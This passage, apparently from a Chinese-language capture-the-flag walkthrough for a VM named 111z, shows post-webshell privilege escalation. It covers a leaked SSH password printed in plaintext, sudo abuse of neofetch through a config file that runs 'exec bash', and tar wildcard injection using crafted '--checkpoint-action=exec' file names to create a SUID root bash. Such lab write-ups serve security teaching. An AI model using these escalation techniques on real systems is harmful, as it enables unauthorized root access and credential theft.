$out .= "Content-length:".strlen($post_data)."\r\n";

```

ll 用户 ssh 凭证泄露


搜索近 7 天变化的文件，排除一些目录，减少噪声

```
find / \( -path /run -o -path /sys -o -path /proc -o -path /var/lib -o -path /dev -o -path /usr/share -o -path /var/log -o -path /var/cache -o -path /etc \) -prune -o -mtime -7 -print 2>/dev/null
(www-data:/var/www/html/uploads) $ cat /opt/llpass.txt
ll:Bp2tFMYfElkoMWlOUsOD1C30
```

可以在 `/opt/llpass.txt` 发现 ll 用户的 ssh 密码




```
(www-data:/var/www/html/uploads
) $ find / \( -path /run -o -path /sys -o -path /proc -o -path /var/lib -o -path /dev -o -path /usr/share -o -path /var/log -o -
path /var/cache -o -path /etc \) -prune -o -mtime -7 -print 2>/dev/null
/root
/usr/sbin
/usr/bin
/usr/bin/neofetch.bak
/usr/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11/config-Q16
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11/modules-Q16
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11/modules-Q16/coders
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11/modules-Q16/filters
/tmp
/tmp/.56835ant_x64.so
/home
/home/mj
/home/ll
/opt
/opt/backup
/opt/backup/backup.sh
/opt/llpass.txt
/var/www/html
/var/www/html/uploads
/var/www/html/uploads/6919df06589f2.php
/var/www/html/uploads/6919dc6ad78c8.png
/var/www/html/uploads/.antproxy.php
/var/www/html/uploads/6919dd8145728.php
/var/www/html/upload.php
/var/www/html/info.php
/var/www/html/index.php
/var/backups
/var/backups/apt.extended_states.0
/var/tmp
(www-data:/var/www/html/uploads) $
```



```
(www-data:/var/www/html/uploads
) $ find / \( -path /run -o -path /sys -o -path /proc -o -path /var/lib -o -path /dev -o -path /usr/share -o -path /var/log -o -
path /var/cache -o -path /etc \) -prune -o -mtime -7 -print 2>/dev/null
/root
/usr/sbin
/usr/bin
/usr/bin/neofetch.bak
/usr/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11/config-Q16
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11/modules-Q16
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11/modules-Q16/coders
/usr/lib/x86_64-linux-gnu/ImageMagick-6.9.11/modules-Q16/filters
/tmp
/tmp/.56835ant_x64.so
/home
/home/mj
/home/ll
/opt
/opt/backup
/opt/backup/backup.sh
/opt/llpass.txt
/var/www/html
/var/www/html/uploads
/var/www/html/uploads/6919df06589f2.php
/var/www/html/uploads/6919dc6ad78c8.png
/var/www/html/uploads/.antproxy.php
/var/www/html/uploads/6919dd8145728.php
/var/www/html/upload.php
/var/www/html/info.php
/var/www/html/index.php
/var/backups
/var/backups/apt.extended_states.0
/var/tmp
(www-data:/var/www/html/uploads) $ cat /opt/llpass.txt
ll:Bp2tFMYfElkoMWlOUsOD1C30
(www-data:/var/www/html/uploads) $ 
```

或者直接使用蚁剑 翻文件看内容不去管绕过命令执行也可以


ssh 登录到 ll 用户



```
Warning: Permanently added '192.168.56.141' (ED25519) to the list of known hosts
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
ll@192.168.56.141's password:
Linux 111z 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ll@111z:~$ 
```


sudo 权限枚举

sudo 权限枚举，发现ll用户可以无密码以 mj 用户身份运行 neofetch



```
ll@111z:~$ sudo -l
Matching Defaults entries for ll on 111z:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/

User ll may run the following commands on 111z:
    (mj) NOPASSWD: /usr/bin/neofetch
ll@111z:~$ 
```

gtfobins 里发现 neofetch 可以被滥用来提权，https://gtfobins.github.io/gtfobins/neofetch/



.. / neofetch

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
TF=$(mktemp)
echo 'exec /bin/sh' >$TF
neofetch --config $TF
```

neofetch 提权到 mj 用户

创建配置文件，运行neofetch指定配置文件路径，可以执行配置文件里的命令

```
echo 'exec bash' > /tmp/config.txt
sudo -u mj /usr/bin/neofetch --config /tmp/config.txt
```


拿到 mj 用户的 shell



```
ll@111z:/tmp$ sudo -l
Matching Defaults entries for ll on 111z:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ll may run the following commands on 111z:
    (mj) NOPASSWD: /usr/bin/neofetch
ll@111z:/tmp$ cat config.txt
exec bash
ll@111z:/tmp$ sudo -u mj /usr/bin/neofetch --config /tmp/config.txt
mj@111z:/tmp$ id
uid=1001(mj) gid=1001(mj) groups=1001(mj),33(www-data)
mj@111z:/tmp$
```

备份脚本审计

mj 用户 有 root 权限 执行 `/opt/` 目录下的图床备份脚本




```
mj@111z:~$ sudo -l
Matching Defaults entries for mj on 111z:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mj may run the following commands on 111z:
    (root) NOPASSWD: /opt/backup/backup.sh
mj@111z:~$
```

脚本内容非常简单，cd、echo命令没问题，只能是 `tar czf /tmp/backup.tar.gz *` 这条命令有问题了，搜索 tar 命令相关提权文章可以找到，tar命令存在通配符注入漏洞，https://www.freebuf.com/articles/system/176255

```
mj@111z:~$ cat /opt/backup/backup.sh
#!/bin/bash
# 网站上传文件备份脚本

cd /var/www/html/uploads
tar czf /tmp/backup.tar.gz *
echo "Backup completed"
```

使用man 命令查看 tar 的帮助，找到存在参数`--checkpoint-action=exec=COMMAND`，可以在每个检查点执行指定命令，需要有一个检查点才行，使用`--checkpoint=N`参数可以指定每N个个检查点执行一次



```
       --wildcards-match-slash
              Wildcards match / (default for exclusion).

   Informative output
       --checkpoint[=N]
              Display progress messages every Nth record (default 10).

       --checkpoint-action=ACTION
              Run ACTION on each checkpoint.

       --clamp-mtime
              Only set time when the file is more recent than what was given with --mtime.
```

tar 命令通配符注入提权

到 /var/www/html/uploads 目录下，创建文件名为'--checkpoint=1 --checkpoint-action=exec=sh shell.sh'、'--checkpoint=1'的两个文件


```
mj@111z:/var/www/html/uploads$ echo '' > '--checkpoint-action=exec=sh shell.sh'
mj@111z:/var/www/html/uploads$ echo '' > '--checkpoint=1'
```

shell.sh，实现获取一个 suid 的bash

```
echo -e '#!/bin/bash\ncp /bin/bash /var/www/html/uploads/bash\nchmod u+s
/var/www/html/uploads/bash' > shell.sh
```


执行备份脚本

```
sudo /opt/backup/backup.sh
```



```
mj@111z:/var/www/html/uploads$ echo '' > '--checkpoint-action=exec=sh shell.sh'
mj@111z:/var/www/html/uploads$ echo '' > '--checkpoint=1'
mj@111z:/var/www/html/uploads$ ls -lah
total 32K
-rw-r--r-- 1 mj       mj          1 Nov 16 11:10 '--checkpoint-action=exec=sh shell.sh'
-rw-r--r-- 1 mj       mj          1 Nov 16 11:10 '--checkpoint=1'
drwxrwxr-x 2 www-data www-data 4.0K Nov 16 11:10  .
drwxr-xr-x 3 www-data www-data 4.0K Nov 16 09:03  ..
-rw-r--r-- 1 www-data www-data 1.8K Nov 16 09:38  .antproxy.php
-rw-r--r-- 1 www-data www-data    0 Nov 16 09:15  6919dc6ad78c8.png
-rw-r--r-- 1 www-data www-data   21 Nov 16 09:19  6919dd8145728.php
-rw-r--r-- 1 www-data www-data   24 Nov 16 09:26  6919df06589f2.php
-rw-r--r-- 1 mj       mj         89 Nov 16 11:05  shell.sh
mj@111z:/var/www/html/uploads$ sudo -l
Matching Defaults entries for mj on 111z:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mj may run the following commands on 111z:
    (root) NOPASSWD: /opt/backup/backup.sh
mj@111z:/var/www/html/uploads$ sudo /opt/backup/backup.sh
Backup completed
mj@111z:/var/www/html/uploads$ ls -alh
total 1.2M
-rw-r--r-- 1 mj       mj          1 Nov 16 11:10 '--checkpoint-action=exec=sh shell.sh'
-rw-r--r-- 1 mj       mj          1 Nov 16 11:10 '--checkpoint=1'
drwxrwxr-x 2 www-data www-data 4.0K Nov 16 11:10  .
drwxr-xr-x 3 www-data www-data 4.0K Nov 16 09:03  ..
-rw-r--r-- 1 www-data www-data 1.8K Nov 16 09:38  .antproxy.php
-rw-r--r-- 1 www-data www-data    0 Nov 16 09:15  6919dc6ad78c8.png
-rw-r--r-- 1 www-data www-data   21 Nov 16 09:19  6919dd8145728.php
-rw-r--r-- 1 www-data www-data   24 Nov 16 09:26  6919df06589f2.php
-rwsr-xr-x 1 root     root     1.2M Nov 16 11:10  bash
-rw-r--r-- 1 mj       mj         89 Nov 16 11:05  shell.sh
```

```
mj@111z:/var/www/html/uploads$ ./bash -p
bash-5.0# id
uid=1001(mj) gid=1001(mj) euid=0(root) groups=1001(mj),33(www-data)
bash-5.0#
```



```
mj@111z:/var/www/html/uploads$ ./bash -p
bash-5.0# id
uid=1001(mj) gid=1001(mj) euid=0(root) groups=1001(mj),33(www-data)
bash-5.0#
```

考点总结:

- 前端验证绕过
- php函数名不区分大小写
- php 闭合标签允许最后一句不使用分号结束符
- php标签之间共享变量
- php disable_functions 绕过
- ssh 凭证泄露
- sudo 权限滥用
- tar 通配符注入